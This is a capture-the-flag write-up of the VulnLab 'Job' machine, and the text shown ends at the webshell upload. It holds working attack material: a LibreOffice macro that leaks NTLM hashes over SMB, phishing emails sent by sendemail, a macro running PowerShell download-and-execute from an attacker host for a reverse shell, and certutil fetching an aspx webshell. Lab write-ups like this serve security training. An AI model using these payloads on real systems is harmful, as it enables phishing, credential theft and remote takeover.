VulnLab -- Job Writeup

Job
Hello Friends,
Remo is Back
In this write-up, I’ll walk through how I pwned the Job machine from VulnLab. From initial enumeration to gaining root access, I’ll explain the key steps, tools, and techniques used to complete the box.

Let’s start by scanning the machine.
1
sudo nmap -sC -sV -sS -O -A -oN scanned.txt -p 25,80,445,3389 --min-rate=1000 10.10.106.238

Now let’s go to the website running on port 80

Notice that we found a domain name and the CV should be sent as libre office
Now let’s create a Libre Office macro
1
libreoffice

Now let’s add a macro.
1
2
3
Sub Main
	Shell("dir \\\\10.8.5.233\\remomacro")
End Sub

Now let’s save it and see if it’s saved

Now let’s Open Responder
1
sudo responder -I tun0

Now let’s send the document
1
sendemail -f "remo <remo@job.local>" -a 'remo.odt' -u 'Phishing You!' -m 'open the file so i can hack you!' -s job.local -t 'career@job.local'

Now let’s see if we get a hash

As we see we got the hash of the user!
so let’s try to crack it
1
john crackme.txt --wordlist=/usr/share/wordlists/rockyou.txt


Unfortunately it’s uncrackable so let’s get a reverse shell
1
2
3
4
5
REM  *****  BASIC  *****

Sub Main
	Shell("cmd /c powershell ""iex(new-object net.webclient).downloadstring('http://10.8.5.233/shell.ps1')""")
End Sub
Now let’s open a listener
1
nc -lvnp 1337

Now let’s send the macro again
1
sendemail -f "remo <remo@job.local>" -a 'remo.odt' -u 'Phishing You!' -m 'open the file so i can hack you!' -s job.local -t 'career@job.local'

Now let’s see if we go a shell

An we did amazing!
Now let’s see the users privileges
1
whoami /all

As we see we are in the developers group so let’s go to the web directory
1
cd C:\inetpub\wwwroot

Now let’s upload apsx webshell
1
certutil -urlcache -f http://10.8.5.233/shell.aspx shell.aspx
